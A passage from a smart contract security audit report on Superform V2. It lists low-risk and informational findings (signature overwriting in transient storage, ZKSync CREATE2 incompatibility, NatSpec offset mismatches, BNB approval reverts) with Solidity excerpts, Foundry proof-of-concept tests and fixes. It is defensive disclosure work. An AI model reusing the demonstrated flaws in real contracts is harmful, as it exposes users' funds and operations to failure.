) internal virtual returns (uint256 feeAmount) {
    uint256 costBasis = _calculateCostBasis(user, yieldSource, usedShares); // <<<
    feeAmount = _calculateFees(costBasis, amountAssets, config.feePercent);
}

function _calculateCostBasis(address user, address yieldSource, uint256 usedShares)
    internal
    returns (uint256 costBasis)
{
    costBasis = calculateCostBasisView(user, yieldSource, usedShares); // <<<

    usersAccumulatorShares[user][yieldSource] -= usedShares;
    usersAccumulatorCostBasis[user][yieldSource] -= costBasis;
}

function calculateCostBasisView(address user, address yieldSource, uint256 usedShares)
    public
    view
    returns (uint256 costBasis)
{
    uint256 accumulatorShares = usersAccumulatorShares[user][yieldSource];
    uint256 accumulatorCostBasis = usersAccumulatorCostBasis[user][yieldSource];

    if (usedShares > accumulatorShares) revert INSUFFICIENT_SHARES(); // <<<

    costBasis = Math.mulDiv(accumulatorCostBasis, usedShares, accumulatorShares);
}
```

As you can see, there is check in `calculateCostBasisView()` which ensures that user withdraws no more shares than was recorded previously during Inflow. It means user can't convert back shares if he received it from different source: different source except Inflow. I believe that's an issue. Superform provides a set of ERC7579 modules which implement interaction with various popular standards and integrations, specifically ERC4626 vaults. If user deposited funds outside Superform Inflow hooks (for example using different ERC7579 modules), or received those shares from different source - in this case Superform Outflow hooks will revert.

Recommendation: Revert is not a correct behaviour. Consider other options, for example taking fees only from funds went from Inflow, or taking fees from all Outflow funds.

Superform: Fixed in PR 576.

3.3.53 No ability to make native Transfer in Superform

Submitted by T1MOH

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: Superform provides hooks to perform ERC20 approves and transfers: `ApproveERC20Hook`, `TransferERC20Hook`, `BatchTransferFromHook`. Also it supports native coin in following hooks: `swappers/*`, `DebridgeAdapter.sol`, `DeBridgeSendOrderAndExecuteOnDstHook.sol`. However Superform doesn't provide any hook to transfer native coin from Smart Account to any address. It only provides a hook to transfer ERC20.

Recommendation: Consider implementing it.

Superform: Fixed in PR 626.

3.3.54 Spectra functionality is incomplete

Submitted by T1MOH

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: First you can check docs to know what is Spectra's PT and YT: Principal and Yield Token. In short, PT is yield bearing token. After some fixed duration it can be redeemed to receive that fixed yield. For example User buys 1050 PT-USDC for 1000 USD (price 0.95 USD), after let's say 1 year user can redeem them into 1050 USDC. I.e. final price is 1. In this example price moved from 0.95 to 1. `SpectraExchangeHook` allows to deposit assets into Spectra to receive PT or IBT (interest bearing token), i.e. it allows only these 2 operations and supporting `TRANSFER_FROM`:

```
function _validateCommands(bytes memory _commands, uint256 inputsLength)
    private
    pure
    returns (uint256[] memory commands)
{
    uint256 commandsLength = _commands.length;
    if (commandsLength != inputsLength) {
        revert LENGTH_MISMATCH();
    }

    commands = new uint256[](commandsLength);
    for (uint256 i; i < commandsLength; ++i) {
        bytes1 commandType = _commands[i];

        uint256 command = uint8(commandType & SpectraCommands.COMMAND_TYPE_MASK);
        if (
            command != SpectraCommands.DEPOSIT_ASSET_IN_PT && command != SpectraCommands.DEPOSIT_ASSET_IN_IBT
                && command != SpectraCommands.TRANSFER_FROM
        ) {
            revert INVALID_COMMAND();
        }
        commands[i] = command;
    }

    return commands;
}
```

Here are documented commands in Spectra: deposit_asset_in_ibt-command. Superform allows to deposit assets to Spectra and receive PT/IBT tokens. However it doesn't provide any functionality to convert those tokens back. Also there is missing functionality to apply fee to those redeemed Spectra tokens. For example Spectra PT pricing is already implemented in `SpectraPTYieldSourceOracle.sol`. However it can't be used in Superform, because there is no functionality to redeem them back, i.e. no Inflow/Outflow hooks implemented.

Recommendation: Add missing functionality.

Superform: Fixed in PR 656.

3.3.55 `SuperDestinationExecutor` will not work on `ZKSync`

Submitted by Audinarey

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: The `SuperDestinationExecutor::_validateOrCreateAccount()` uses `NEXUS` factory to create and compute account as shown below.

```
File: src/core/executors/SuperDestinationExecutor.sol
169:     function _validateOrCreateAccount(address account, bytes memory initData) internal returns (address) {
170:         if (account.code.length > 0) {
171:             string memory accountId = IERC7579Account(account).accountId();
172:             if (bytes(accountId).length == 0) revert ADDRESS_NOT_ACCOUNT();
173:         }
174:
175:         if (initData.length > 0 && account.code.length == 0) {
176:             (bytes memory factoryInitData, bytes32 salt) = abi.decode(initData, (bytes, bytes32));
177:             address computedAddress = NEXUS_FACTORY.createAccount(factoryInitData, salt); // <<<
178:             if (account != computedAddress) revert INVALID_ACCOUNT();
179:         }
180:
181:         if (account == address(0) || account.code.length == 0) revert ACCOUNT_NOT_CREATED();
182:
183:         return account;
184:     }
```

Looking at the `NexusFactory` contract as shown below, it uses the Solady's `LibClone` library which will not work correctly on the ZKsync chain.

```
function createAccount(bytes calldata initData, bytes32 salt) external payable override returns (address
↪  payable) {
    // Compute the actual salt for deterministic deployment
    bytes32 actualSalt;
    assembly {
        let ptr := mload(0x40)
        let calldataLength := sub(calldatasize(), 0x04)
        mstore(0x40, add(ptr, calldataLength))
        calldatacopy(ptr, 0x04, calldataLength)
        actualSalt := keccak256(ptr, calldataLength)
    }


    // Deploy the account using the deterministic address
      (bool alreadyDeployed, address account) = LibClone.createDeterministicERC1967(msg.value,
      ↪  ACCOUNT_IMPLEMENTATION, actualSalt); // <<<


    if (!alreadyDeployed) {
        INexus(account).initializeAccount(initData);
        emit AccountCreated(account, initData, salt);
    }
    return payable(account);
}
```

Looking at the `LibClone.createDeterministicERC1967()` function, when the `extcodesize` is zero, it employs `create2`, hence the compiler will not be aware of the bytecode at compile time since the bytecode is stored in memory only on runtime in this function. The ZKsync docs recommend against this practice.

```
function createDeterministicERC1967(uint256 value, address implementation, bytes32 salt)
    internal
    returns (bool alreadyDeployed, address instance)
{
    /// @solidity memory-safe-assembly
    assembly {
        let m := mload(0x40) // Cache the free memory pointer.
        mstore(0x60, 0xcc3735a920a3ca505d382bbc545af43d6000803e6038573d6000fd5b3d6000f3)
        mstore(0x40, 0x5155f3363d3d373d3d363d7f360894a13ba1a3210667c828492db98dca3e2076)
        mstore(0x20, 0x6009)
        mstore(0x1e, implementation)
        mstore(0x0a, 0x603d3d8160223d3973)
        // Compute and store the bytecode hash.
        mstore(add(m, 0x35), keccak256(0x21, 0x5f))
        mstore(m, shl(88, address()))
        mstore8(m, 0xff) // Write the prefix.
        mstore(add(m, 0x15), salt)
        instance := keccak256(m, 0x55)
        for {} 1 {} {
            if iszero(extcodesize(instance)) {
```

```
                instance := create2(value, 0x21, 0x5f, salt) // <<<
                if iszero(instance) {
                    mstore(0x00, 0x30116425) // `DeploymentFailed()`.
                    revert(0x1c, 0x04)
                }
                break
            }
            alreadyDeployed := 1
            if iszero(value) { break }
            if iszero(call(gas(), instance, value, codesize(), 0x00, codesize(), 0x00)) {
                mstore(0x00, 0xb12d13eb) // `ETHTransferFailed()`.
                revert(0x1c, 0x04)
            }
            break
        }
        mstore(0x40, m) // Restore the free memory pointer.
        mstore(0x60, 0) // Restore the zero slot.
    }
}
```

Considering that ETH wil be spent on this call, I'll like to consider this a high severity finding.

Proof of Concept: Considering that this is a known issue and is obvious from the ZKSYNC docs I believe the reference is enough, add the test case below to a new file in the `test` folder and run `forge test --fork-url <YOUR RPC URL> --mt testCreate2DeploymentFailsOnZkSync -vv`.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.23;

import "forge-std/Test.sol";
// import "../src/Create2Deployer.sol";

contract Create2ZkSyncTest is Test {
    Create2Deployer deployer;

    function setUp() public {
        deployer = new Create2Deployer();
    }

    function testCreate2DeploymentFailsOnZkSync() public {
        bytes32 salt = keccak256("zkSync");
        uint256 val = 42;

        address expected = deployer.computeAddress(salt, val);
        emit log_address(expected);

        // Simulate CREATE2 deployment (this will work on Ethereum but NOT on zkSync)
        address deployed;
        try deployer.deploy(salt, val) returns (address addr) {
            deployed = addr;
        } catch {
            emit log("CREATE2 deployment failed");
        }

        // On zkSync Era, the contract will NOT be deployed at the computed address
        uint256 codeSize;
        assembly {
            codeSize := extcodesize(expected)
        }

    }
}



pragma solidity ^0.8.23;

contract Target {
    uint256 public value;

    constructor(uint256 _value) {
        value = _value;
    }
}

contract Create2Deployer {
```

```
    event Deployed(address addr);

    function deploy(bytes32 salt, uint256 val) external returns (address addr) {
        bytes memory bytecode = abi.encodePacked(
            type(Target).creationCode,
            abi.encode(val)
        );

        assembly {
            addr := create2(0, add(bytecode, 0x20), mload(bytecode), salt)
        }

        require(addr != address(0), "Create2 failed");
        emit Deployed(addr);
    }

    function computeAddress(bytes32 salt, uint256 val) external view returns (address) {
        bytes memory bytecode = abi.encodePacked(
            type(Target).creationCode,
            abi.encode(val)
        );
        bytes32 hash = keccak256(
            abi.encodePacked(
                bytes1(0xff),
                address(this),
                salt,
                keccak256(bytecode)
            )
        );
        return address(uint160(uint256(hash)));
    }
}
```

Recommendation: Make sure the compiler is aware of the bytecode beforehand by implementing CREATE2 directly and using `type(Edition).creationCode` as mentioned in the zkSync Era docs.

Superform: Acknowledged.

3.3.56 Data Parsing Offset Mismatches between NatSpec and Implementation in `SpectraExchangeHook`

Submitted by Dystopia

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Summary: The `build` function in `SpectraExchangeHook` has discrepancies between its NatSpec documentation and actual implementation for parsing data, leading to misinterpretation of `usePrevHookAmount`, `value`, and `yieldSource` fields.

- Current NatSpec:

```
/// @notice         bytes4 placeholder = bytes4(BytesLib.slice(data, 0, 4), 0);
/// @notice         address yieldSource = BytesLib.toAddress(data, 4);
/// @notice         bool usePrevHookAmount = _decodeBool(data, 24);
/// @notice         uint256 value = BytesLib.toUint256(data, 57);
/// @notice         bytes txData_ = BytesLib.slice(data, 57, data.length - 57);
```

- Vulnerable Code:

```
function build(address prevHook, address account, bytes calldata data)
    external
    view
    override
    returns (Execution[] memory executions)
{
    address pt = data.extractYieldSource();
    bool usePrevHookAmount = _decodeBool(data, USE_PREV_HOOK_AMOUNT_POSITION);
    uint256 value = abi.decode(data[25:AMOUNT_POSITION], (uint256));
    bytes memory txData_ = data[AMOUNT_POSITION:];
 // ...
 }
```

Finding Description: The NatSpec comments describe the data layout as:

- `usePrevHookAmount` at offset 24 (`_decodeBool(data, 24)`).
- `value` at offset 57 (`BytesLib.toUint256(data, 57)`).
- `yieldSource` at offset 4 (`BytesLib.toAddress(data, 4)`).

However, the implementation uses:

- `usePrevHookAmount` at offset 0 (`USE_PREV_HOOK_AMOUNT_POSITION = 0`).
- `value` from offset 25 to 57 (`data[25:AMOUNT_POSITION]`).
- `yieldSource` presumably at offset 4 (`data.extractYieldSource()`).

This mismatch breaks the data integrity guarantee, as users or the SuperBundler relying on NatSpec will encode data incorrectly, leading to:

- `usePrevHookAmount` being read from the placeholder bytes, causing incorrect validation logic (e.g., triggering the validation bypass in Issue #1).
- `value` being decoded from the wrong offset, resulting in incorrect amounts.
- Potential misinterpretation of `yieldSource`, affecting PT address validation.

A user constructs data per NatSpec, placing `usePrevHookAmount` at offset 24 and `value` at 57. The hook misreads `usePrevHookAmount` from offset 0 (part of placeholder) and `value` from offset 25, leading to incorrect behavior, failed transactions, or unintended validation bypasses.

Impact: Critical. The mismatch can cause transaction failures, incorrect amount processing, or security vulnerabilities (e.g., bypassing validations). This disrupts core functionality and risks user funds or contract integrity.

Likelihood: High. The issue occurs whenever data is constructed based on NatSpec, which is likely for users or integrators like SuperBundler. The hardcoded offsets in the implementation ensure consistent misinterpretation, making the issue highly probable.

Proof of Concept: None as this is documentation mismatch.

Recommendation:

- Update NatSpec to Reflect Implementation: Correct the NatSpec to match the actual parsing:

```
/// @notice         bytes4 placeholder = bytes4(BytesLib.slice(data, 0, 4), 0);
/// @notice         address yieldSource = BytesLib.toAddress(data, 4);
/// @notice         bool usePrevHookAmount = _decodeBool(data, 0);
/// @notice         uint256 value = abi.decode(data[25:57], (uint256));
/// @notice         bytes txData_ = BytesLib.slice(data, 57, data.length - 57);
```

- Define Consistent Constants: Introduce a constant for the value start offset and ensure clarity:

```
uint256 private constant VALUE_POSITION = 25;
uint256 private constant AMOUNT_POSITION = 57;
```

- Update the `build` function to use these consistently:

```
uint256 value = abi.decode(data[VALUE_POSITION:AMOUNT_POSITION], (uint256));
```

This ensures the documentation and code align, preventing misinterpretation of data fields.

Superform: Fixed in PR 507.

3.3.57 Executing more than one user's userOp including cross-chain actions makes signatures be incorrectly appended

Submitted by Orion Security, also found by morektz

Severity: Low Risk

Context: SuperMerkleValidator.sol#L65

Summary: The way in which `SuperMerkleValidator` stores the signatures in transient storage so that they can be fetched later by Cross-chain hooks will break when more than one userOp for the same account is sent in the same `handleOps` call.

Finding Description: The validation phase for UserOps in Superform includes a call to the `validateUserOp()` function in the `SuperMerkleValidator`. This contract will decode the signature data from the `userOp`, and in case the userOp includes a cross-chain transaction, the signature data will be stored in transient storage:

```
// SuperMerkleValidator.sol

function validateUserOp(PackedUserOperation calldata _userOp, bytes32 _userOpHash)
        external
        override
        returns (ValidationData)
    {
        // ...SNIP

        // Decode signature
        SignatureData memory sigData = _decodeSignatureData(_userOp.signature);

        // ...SNIP

        // store only if destination proof exists and sig is valid
        if (isValid && sigData.proofDst.length > 0) {
            // we check only the signature validity here
            //    merkle tree was checked already in `_processSignatureAndVerifyLeaf` and reverts if invalid
            _storeSignature(uint256(uint160(_userOp.sender)), _userOp.signature);
        }

        return _packValidationData(!isValid, sigData.validUntil, 0); // @audit-issue [LOW-04] - Hardcoded 0
        ↪  when packing `validationData` prevents accounts from configuring `validAfter` timestamp for
        ↪  signatures
    }

    function _storeSignature(uint256 identifier, bytes calldata data) private {
        bytes32 storageKey = _makeKey(identifier);
        uint256 len = data.length;

        assembly {
            tstore(storageKey, len)
        }

        for (uint256 i; i < len; i += 32) {
            bytes32 word;
            assembly {
                word := calldataload(add(data.offset, i))
                // Store at storageKey + ((i + 32) / 32).
                // So at: storageKey + 1, storageKey + 2, ...
                tstore(add(storageKey, div(add(i, 32), 32)), word)
            }
        }
    }
```

As shown, the signature data will be stored in transient storage, and the storage key to store the data in will be obtained from `_userOp.sender`. Note how `_makeKey` only depends on the account address (the `identifier`).

```
function _makeKey(uint256 identifier) private pure returns (bytes32) {
    return keccak256(abi.encodePacked(SIGNATURE_KEY_STORAGE, identifier));
}
```

Later, in the cross-chain hooks, the `account` address will be again used as the transient storage slot to fetch the stored signature from, and the signature will be appended at the end of the cross-chain message so that it can be retrieved on destination, and used to verify the authenticity of the message:

```
// AcrossSendFundsAndExecuteOnDstHook.sol

function build(address prevHook, address account, bytes memory data)
    external
    view
    override
    returns (Execution[] memory executions)
{
    // ...

    // append signature to `destinationMessage`
    {
        // fetch signature from transient storage
        bytes memory signature = ISuperSignatureStorage(_validator).retrieveSignatureData(account); //
        ↪  @audit-issue [High-01] - Signatures will be incorrectly appended for consecutive cross-chain
        ↪  operations


            // decode destination message
        (
            bytes memory initData,
            bytes memory executorCalldata,
            address _account,
            address[] memory dstTokens, // @audit too arbitrary
            uint256[] memory intentAmounts
        ) = abi.decode(
            acrossV3DepositAndExecuteData.destinationMessage, (bytes, bytes, address, address[], uint256[])
        );

        acrossV3DepositAndExecuteData.destinationMessage =
            abi.encode(initData, executorCalldata, _account, dstTokens, intentAmounts, signature);

    }
```

Note how, logically, the `retrieveSignatureData` only uses the account address as the slot to obtain the previously stored signature:

```
// SuperMerkleValidator.sol

function retrieveSignatureData(address account) external view returns (bytes memory) {
    return _loadSignature(uint256(uint160(account)));
}

function _loadSignature(uint256 identifier) private view returns (bytes memory out) {
    bytes32 storageKey = _makeKey(identifier);
    uint256 len;
    assembly {
        len := tload(storageKey)
    }

    out = new bytes(len);

    for (uint256 i; i < len; i += 32) {
        bytes32 word;
        assembly {
            word := tload(add(storageKey, div(add(i, 32), 32)))
        }

        assembly {
            mstore(add(add(out, 0x20), i), word)
        }
    }
}
```

Only using the address of the account (`_userOp.sender`) as the storage slot where data will be stored in is the root cause of this issue. This is because how ERC4337 handles userOp's in the EntryPoint. When multiple userOps are executed via `handleOps`, all the userOps are validated first, and only after the validation phase they are executed. This can be seen in the official entrypoint implementation (validation phase, and execution phase). Because of this, the following scenario can arise:

1. Two different userOps are built for a certain account. One of them includes a message from Ethereum to Base, and the second one includes a message from Ethereum to Optimism. For simplicity, let's assume two merkle trees have been built: the merkle root for the first userOp is

0xaa... and the second one is 0xbb... . Both of them have the corresponding (and different from each other) signatures for each root.

2. `handleOps` is called for both operations. Inside it, the validation phase begins. First, `validateUserOp` is called in the `SuperMerkleValidator` for the first root. Because the userOp contains a cross-chain transaction (and hence, `sigData.proofDst.length > 0` as a proof for the destination leaf must be provided), the signature is stored in transient storage. Such data is stored starting at the slot identified with the account address and derived using the helper `_makeKey()` (which only depends on the account address). If the account address is 0xc0ffee... , the signature data will be stored starting at slot `_makeKey(0xc0ffee...)` .
3. After validating the first userOp, the second userOp is validated. `validateUserOp` is called again in the `SuperMerkleValidator`. Given that the second userOp also contains a cross-chain message, transient storage is updated again to store the second signature data, containing the proof for the destination. Here comes the problem: the slot where the signature will be stored will be obtained as `_makeKey(0xc0ffee...)` (as the userOp belongs to the same account), so the signature stored in step one will be overwritten.
4. After the validation phase, both userOps will be executed. When calling the `AcrossSendFundsAndExecuteOnDstHook`'s `build()` function for the first `userOp`, the signature data will be retrieved from transient storage. Again, the key used will be obtained from `_makeKey(0xc0ffee...)`, so the signature from the second userOp (the one stored in step 3) will be appended at the end of the destination message. This will make the signature data sent to the destination chain incorrect, making the cross-chain message for the first userOp to fail, as the signature data from the second userOp is being appended when executing the first userOp.
5. When executing the second userOp cross-chain call to the hook, the signature will be (again) fetched from transient storage, from the same storage slot obtained from `_makeKey(0xc0ffee...)` . In this case, the signature will be correct, as it is the one stored in step 3, so the signature delivered to the destination chain will be correctly sent.

> Note: Usually, two userOps won't be sent in the same handleOps operation. However, if the account has some staked assets in the Entrypoint, they can havie more than one userOp in the same handleOps (See Bundler behavior upon receiving a UserOperation, last point where it's mentioned that *"Only one `UserOperation` per sender may be included in a single bundle. A sender is exempt from this rule and may have multiple `UserOperations` in the mempool and in a bundle if it is staked"*). Given the lack of information about off-chain infra for the scope of the audit, and the fact that this is the expected bundler behavior, we assume that the SuperBundler will behave following the ERC4337 standard.

Impact: Impact is high. A core feature (allowing multiple cross-chain transfers) will not function properly, making cross-chain transactions revert. Given that the main value proposal from Superform V2 is to offer the capacity to send multiple cross-chain transactions, impact is high.

Likelihood Explanation: The likelihood is low, given that two userOps containing cross-chain transactions being executed in the same handleOps will only occur in rare occasions. Still, it is something that could happen for accounts who have some stake in the Entrypoint.

Proof of Concept:

1. In `E2EExecution.t.sol`, add these imports:

```
import {IMinimalEntryPoint, PackedUserOperation} from
↪  "../../src/vendor/account-abstraction/IMinimalEntryPoint.sol";
import {Execution} from "modulekit/accounts/erc7579/lib/ExecutionLib.sol";
import {AcrossSendFundsAndExecuteOnDstHook} from
↪  "../../src/core/hooks/bridges/across/AcrossSendFundsAndExecuteOnDstHook.sol";
import "forge-std/Test.sol";
import "forge-std/console.sol";
```

2. In `MinimalBaseNexusIntegrationTest.t.sol`, make `_getSignature` internal instead of private.
3. In `IMinimalEntryPoint.sol` from the `vendor` folder, add the following `nonceSequenceNumber` function:

```
interface IMinimalEntryPoint {

    // ...SNIP

    function nonceSequenceNumber(address, uint192) external view returns(uint256);

    // ...SNIP
}
```

4. Paste the following test and run it with `forge test --mt testOrion_multipleUserOpsBreakFetchedSignature -vv --via-ir` (note the `-via-ir` flag). The test will build two userOps: one to transfer USDC from ETH to OP, and another one to transfer WETH from ETH to OP. In the end, we record the logs from `handleOps` in order to read emitted data. Note how:
    1. We iterate the logs to see which one emitted Across' `FundsDeposited` event.
    2. When the even is found, we extract the `inputToken`, which is later printed. This is to show which userOp we're executing, and to demonstrate that each userOp is different.
    3. We decode the appended signature for each userOp and store them in the `firstSig` and `secondSig` variables. Later, we print them and assert that both of them are equal. This is to show how for two completely different userOps, the same signature is being appended, which is incorrect.

```
    // E2EExecution.t.sol

    struct TestData {
            address[] hooksAddresses;
            bytes[] hooksData;
            uint256 zero;
            uint256 ten;
            PackedUserOperation[] userOps;
            bytes signature;
            bytes sigData;
            bytes32[] leaves;
            bytes32[][] proof;
            bytes32 root;
        }

        struct DestinationMessage {
            bytes initData;
            bytes executorCalldata;
            address _account;
            address[] dstTokens;
            uint256[] intentAmounts;
        }

    function testOrion_multipleUserOpsBreakFetchedSignature() public {
            TestData memory testData;

            uint256 amount = 100e6;

            AcrossSendFundsAndExecuteOnDstHook acrossHook = new AcrossSendFundsAndExecuteOnDstHook(
                    0x5c7BCd6E7De5423a257D81B442095A1a6ced35C5,
                    address(superMerkleValidator)
                );

            address accountOwner = makeAddr("owner");

            // Step 1: Create account
            address nexusAccount = _createWithNexus(
                address(nexusRegistry),
                attesters,
                threshold,
                1e18
            );

            // 2. Add tokens to account
            _getTokens(CHAIN_1_USDC, nexusAccount, amount);
            _getTokens(CHAIN_1_WETH, nexusAccount, amount);

            // 3. Create Hook data for first UserOp, with:
            // - approval
            // - bridge
```

```
testData.hooksAddresses = new address[](2);
testData.hooksAddresses[0] = approveHook;
testData.hooksAddresses[1] = address(acrossHook);

testData.hooksData = new bytes[](2);
// Build approval data
testData.hooksData[0] = _createApproveHookData(
    CHAIN_1_USDC,
    0x5c7BCd6E7De5423a257D81B442095A1a6ced35C5,
    amount,
    false
);

DestinationMessage memory message;
message.initData = hex"aaaaaaaa";
message.executorCalldata = hex"eeeeeeee";
message.dstTokens = new address[](1);
message.dstTokens[0] = CHAIN_1_USDC;
message.intentAmounts = new uint256[](1);
testData.ten = 10;
// Build across data.
testData.hooksData[1] = abi.encodePacked(
    testData.zero, /// uint256 value = BytesLib.toUint256(data, 0);
    nexusAccount, /// address recipient = BytesLib.toAddress(data, 32);
    CHAIN_1_USDC, /// address inputToken = BytesLib.toAddress(data, 52);
    CHAIN_1_USDC, /// address outputToken = BytesLib.toAddress(data, 72);
    amount, /// uint256 inputAmount = BytesLib.toUint256(data, 92);
    amount, /// uint256 outputAmount = BytesLib.toUint256(data, 124);
    testData.ten, /// uint256 destinationChainId = BytesLib.toUint256(data, 156);
    address(0), /// address exclusiveRelayer = BytesLib.toAddress(data, 188);
    uint32(testData.zero), /// uint32 fillDeadlineOffset = BytesLib.toUint32(data, 208);
    uint32(testData.zero), /// uint32 exclusivityPeriod = BytesLib.toUint32(data, 212);
    false, /// bool usePrevHookAmount = _decodeBool(data, 216);
    abi.encode(
        message.initData,
        message.executorCalldata,
        message._account,
        message.dstTokens,
        message.intentAmounts
    ) /// bytes destinationMessage = BytesLib.slice(data, 217, data.length - 217);
);

ISuperExecutor.ExecutorEntry memory entry = ISuperExecutor
    .ExecutorEntry({
        hooksAddresses: testData.hooksAddresses,
        hooksData: testData.hooksData
    });

// prepare data & execute through entry point
Execution[] memory executions = new Execution[](1);
executions[0] = Execution({
    target: address(superExecutorModule),
    value: 0,
    callData: abi.encodeWithSelector(
        ISuperExecutor.execute.selector,
        abi.encode(entry)
    )
});

// Nexus.execute()
bytes memory callData = _prepareExecutionCalldata(executions);
uint256 nonce = _prepareNonce(nexusAccount);
PackedUserOperation memory userOp = _createPackedUserOperation(
    nexusAccount,
    nonce,
    callData
);

// create validator merkle tree & get signature data
uint48 validUntil = uint48(block.timestamp + 1 hours);
testData.leaves = new bytes32[](1);
testData.leaves[0] = _createSourceValidatorLeaf(
    IMinimalEntryPoint(ENTRYPOINT_ADDR).getUserOpHash(userOp),
    validUntil
);
```

```
(testData.proof, testData.root) = _createValidatorMerkleTree(
    testData.leaves
);

testData.signature = _getSignature(testData.root);

testData.sigData = abi.encode(
    validUntil,
    testData.root,
    testData.proof[0],
    hex"1111", // random destination proof to force signature inclusion
    testData.signature
);
// -- replace signature with validator signature
userOp.signature = testData.sigData;

testData.userOps = new PackedUserOperation[](2);
testData.userOps[0] = userOp;

// BUILD SECOND USEROP
testData.hooksData[0] = _createApproveHookData(
    CHAIN_1_WETH,
    0x5c7BCd6E7De5423a257D81B442095A1a6ced35C5,
    amount,
    false
);

message.dstTokens[0] = CHAIN_1_WETH;

testData.hooksData[1] = abi.encodePacked(
    testData.zero, /// uint256 value = BytesLib.toUint256(data, 0);
    nexusAccount, /// address recipient = BytesLib.toAddress(data, 32);
    CHAIN_1_WETH, /// address inputToken = BytesLib.toAddress(data, 52);
    CHAIN_1_WETH, /// address outputToken = BytesLib.toAddress(data, 72);
    amount, /// uint256 inputAmount = BytesLib.toUint256(data, 92);
    amount, /// uint256 outputAmount = BytesLib.toUint256(data, 124);
    testData.ten, /// uint256 destinationChainId = BytesLib.toUint256(data, 156);
    address(0), /// address exclusiveRelayer = BytesLib.toAddress(data, 188);
    uint32(testData.zero), /// uint32 fillDeadlineOffset = BytesLib.toUint32(data, 208);
    uint32(testData.zero), /// uint32 exclusivityPeriod = BytesLib.toUint32(data, 212);
    false, /// bool usePrevHookAmount = _decodeBool(data, 216);
    abi.encode(
        message.initData,
        message.executorCalldata,
        message._account,
        message.dstTokens,
        message.intentAmounts
    ) /// bytes destinationMessage = BytesLib.slice(data, 217, data.length - 217);
);

entry = ISuperExecutor.ExecutorEntry({
    hooksAddresses: testData.hooksAddresses,
    hooksData: testData.hooksData
});

// prepare data & execute through entry point
executions = new Execution[](1);
executions[0] = Execution({
    target: address(superExecutorModule),
    value: 0,
    callData: abi.encodeWithSelector(
        ISuperExecutor.execute.selector,
        abi.encode(entry)
    )
});

// Nexus.execute()
callData = _prepareExecutionCalldata(executions);
uint192 nonceKey;
address validator = address(superMerkleValidator);
bytes32 batchId = bytes3(0);
bytes1 vMode = MODE_VALIDATION;
assembly {
    nonceKey := or(shr(88, vMode), validator)
    nonceKey := or(shr(64, batchId), nonceKey)
```

```
}

nonce =
    (IMinimalEntryPoint(ENTRYPOINT_ADDR).nonceSequenceNumber(
        nexusAccount,
        nonceKey
    ) + 1) |
    (uint256(nonceKey) << 64);
userOp = _createPackedUserOperation(nexusAccount, nonce, callData);

// create validator merkle tree & get signature data
validUntil = uint48(block.timestamp + 1 hours);
testData.leaves = new bytes32[](1);
testData.leaves[0] = _createSourceValidatorLeaf(
    IMinimalEntryPoint(ENTRYPOINT_ADDR).getUserOpHash(userOp),
    validUntil
);

(testData.proof, testData.root) = _createValidatorMerkleTree(
    testData.leaves
);

testData.signature = _getSignature(testData.root);

testData.sigData = abi.encode(
    validUntil,
    testData.root,
    testData.proof[0],
    hex"1111", // random destination proof to force signature inclusion
    testData.signature
);
// -- replace signature with validator signature
userOp.signature = testData.sigData;

testData.userOps[1] = userOp;

vm.recordLogs();
IMinimalEntryPoint(ENTRYPOINT_ADDR).handleOps(
    testData.userOps,
    payable(nexusAccount)
);

bytes32 FundsDeposited = keccak256(
    "FundsDeposited(bytes32,bytes32,uint256,uint256,uint256,uint256,uint32,uint32,uint3
    ↪  2,bytes32,bytes32,bytes32,bytes)"
);

Vm.Log[] memory entries = vm.getRecordedLogs();

bytes memory firstSig;
bytes memory secondSig;

for (uint256 i; i < entries.length; i++) {
    if (entries[i].topics[0] == FundsDeposited) {
        // decode destination message
        (address inputToken, , , , , , , , bytes memory message) = abi
            .decode(
                entries[i].data,
                (
                    address,
                    address,
                    uint256,
                    uint256,
                    uint32,
                    uint32,
                    uint32,
                    address,
                    address,
                    bytes
                )
            );


        // decode appended signature
        (, , , , , bytes memory sig) = abi.decode(
            message,
```

```
                        (bytes, bytes, address, address[], uint256[], bytes)
                    );

                    if(firstSig.length == 0) {
                        firstSig = sig;
                    } else {
                        secondSig = sig;
                    }

                    console.log(inputToken); // show messages are different, first one will show
                    ↪  USD, second one WETH
                }
            }
            console.logBytes(firstSig);
            console.logBytes(secondSig);
            assertEq(firstSig, secondSig);
        }
```

Recommendation: Given that separate validations are performed for each userOp, the key for transient storage should be derived from the userOp hash, instead of the account address:

```
  // SuperMerkleValidator.sol

  function validateUserOp(PackedUserOperation calldata _userOp, bytes32 _userOpHash)
          external
          override
          returns (ValidationData)
      {

          // ...SNIP

          // store only if destination proof exists and sig is valid
          if (isValid && sigData.proofDst.length > 0) {
              // we check only the signature validity here
              //    merkle tree was checked already in `_processSignatureAndVerifyLeaf` and reverts if invalid
-              _storeSignature(uint256(uint160(_userOp.sender)), _userOp.signature);
+              _storeSignature(uint256(_userOpHash), _userOp.signature);
          }

          return _packValidationData(!isValid, sigData.validUntil, 0);
      }
```

When loading the signature, pass the userOp hash as well, instead of the account address.

Superform: Fixed in PR 627.

3.4 Informational

3.4.1 `BNB` token is unusable in the approve + stake hooks

Submitted by samuraii77

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: Approve + stake hooks like `ApproveAndFluidStakeHook` are completely unusable with tokens such as BNB. If we take a look at the contract code of BNB, we will see the following:

```
function approve(address _spender, uint256 _value)
    returns (bool success) {
    if (_value <= 0) throw;
    allowance[msg.sender][_spender] = _value;
    return true;
}
```

As seen, 0 approvals will completely revert. However, the approve + stake hooks do exactly that, twice:

```
function build(address prevHook, address, bytes memory data) external view override returns (Execution[]
↪  memory executions) {
    // ...

    executions = new Execution[](4);
    executions[0] = Execution({ target: token, value: 0, callData: abi.encodeCall(IERC20.approve,
    ↪  (yieldSource, 0)) });
    executions[1] = Execution({ target: token, value: 0, callData: abi.encodeCall(IERC20.approve,
    ↪  (yieldSource, amount)) });
    executions[2] = Execution({ target: yieldSource, value: 0, callData:
    ↪  abi.encodeCall(IFluidLendingStakingRewards.stake, (amount)) });
    executions[3] = Execution({ target: token, value: 0, callData: abi.encodeCall(IERC20.approve,
    ↪  (yieldSource, 0)) });
}
```

This will cause reverts.

Recommendation: Consider a different mechanism to properly accommodate BNB.

Superform: Acknowledged.

3.4.2 Front-Running Attack on Initial Oracle Configuration

